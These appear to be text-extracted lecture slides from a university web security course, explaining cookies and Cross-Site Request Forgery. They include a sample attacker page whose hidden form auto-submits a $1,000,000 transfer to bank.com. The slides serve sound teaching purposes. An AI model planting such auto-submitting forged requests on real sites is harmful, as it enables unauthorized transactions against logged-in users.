


CSE480: Web Security

8. Cross-Site Request Forgery


Seongil Wi

Recap: Cookie

2




Recap: Cookie



Recap: Cookie



1st try




Username: Alice
Password: 1234




Set-Cookie: SSID:4AEBRE42



instagram.com
web server





2nd try



Hey Instagram,
show me my profile
Cookie: SSID:4AEBRE42





instagram.com
web server





Recap: Cookie

1st try



2nd try



Recall: Cookie



- A common usage: authentication
 - E.g., log into bank.com
- Once authenticated, subsequent request will be accepted
- What if an attacker **tricks the user** to do unwanted actions?
 - E.g., send money to the attacker

Cross-Site Request Forgery (CSRF)

Motivation: SOP Does Not Control Sending!

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send a request anywhere!
 - No user involvement required
 - E.g., ``

Cross-Site Request Forgery (CSRF)



- Force a user to execute unwanted actions (e.g., changing state) on an **authenticated** web application
 - Also, known as XSRF

Regular Website Usage



<https://bank.com/transfer.php>

Destination account:

123-456-789

Amount: \$50

Submit

```
<form method="POST"
target="https://bank.com/transfer.php">
  <input type="text" name="to">
  <input type="text" name="amount">
  <input type="submit">
</form>
```




User

To: 123-456-789, Amount: \$50

Response: "Transfer OK"




Processing transaction



bank.com


Cross-Site Request Forgery (CSRF)

11



Cross-Site Request Forgery (CSRF)


<https://attacker.com/seecat>



```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
  transfer.submit();
</script>
```




victim



bank.com

Cross-Site Request Forgery (CSRF)

<https://attacker.com/seecat>




```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
  transfer.submit();
</script>
```

Attacker can control
these values

Send request!
(No user involvement required)




victim



bank.com

Cross-Site Request Forgery (CSRF)

<https://attacker.com/seecat>




```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
</form>
<script>
  transfer.submit();
</script>
```



victim

Recall the cookie read SOP!
To: attacker_account, Amount: \$1,000,000

Processing transaction



bank.com

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF)

- Force a user to execute unwanted actions (e.g., changing state) on an **authenticated** web application
- Attack works for GET (Invisible images, hidden iframes, css files, scripts, ...)

```
